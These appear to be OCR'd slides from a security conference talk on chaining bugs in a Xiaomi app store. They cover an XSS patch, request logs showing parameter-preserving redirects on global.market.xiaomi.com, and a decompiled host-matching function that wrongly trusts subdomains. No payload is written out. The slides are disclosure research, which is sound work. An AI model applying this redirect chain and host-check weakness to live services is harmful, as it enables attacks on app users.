MiPick 'n' Mix (Sweet bugs!) – Allowed domain XSS Patch




MiPick 'n' Mix (Sweet bugs!) – Allowed domain XSS Patch

» Remember MiWAF?

```
l.innerHTML = "<a href=\"./detail.html?issue=" + encodeURICompoment(issue) + '"></a>',
```

» Team status



MiPick 'n' Mix (Sweet bugs!) – Redirect to Intent Proxy

- Our options:
  - New Allowed Domain XSS bug
  - Open redirect
  - Or... Simple redirect?
  - We need a redirection that keeps URL parameters, destination does not matter
- Yet another quick pentest:

#	Host	Method	URL	Status code	Length	MIME type
27	https://global.market.xiaomi.com	GET	/video?asd=1	302	135	
28	https://global.market.xiaomi.com	GET	/video/?asd=1	404	2785	HTML

- Redirect https://global.market.xiaomi.com/video?asd=1 to https://global.market.xiaomi.com/video/?asd=1 and keeps the parameters!

MiPick 'n' Mix (Sweet bugs!) – Testing the exploit before the conference...

- Another redirection happens...
- To a trusted domain, through HTTP... rejected by `isUrlMatchLevel` function

#	Host	Method	URL	Status code	Length	MIME type
27	https://global.market.xiaomi.com	GET	/video?asd=1	302	135	
28	http://global.market.xiaomi.com	GET	/video/?asd=1	301	409	HTML
29	https://global.market.xiaomi.com	GET	/video/?asd=1	404	2785	HTML

MiPick 'n' Mix (Sweet bugs!) – Expending the attack surface

- Relooking at the matching host function...
- We can redirect to *.subdomain, we thought only domains were accepted!
- https://global.market.xiaomi.com/hd/apm-rn-cdn/guide/guide.html redirects to https://h5.global.market.xiaomi.com/hd/apm-rn-cdn/guide/guide.html and keeps the parameters
- Even more stable than before as we have a working redirection, no 404!

```
public static final boolean isHostMatch(Set<String>
trustedHostSet, String host) {
    for (String str : trustedHostSet) {
        if (TextUtils.equals(host, str)) {
            return true;
        }
        D = kotlin.text.t.D(str, ".", false, 2, null);
        if (!D) {
            str = '.' + str;
        }
        m10 = kotlin.text.t.m(host, str, false, 2, null);
        if (m10) {
            return true;
        }
    }
    return false;
}
```

MiPick 'n' Mix (Sweet bugs!) – Demo

Conclusion

www.interruptlabs.co.uk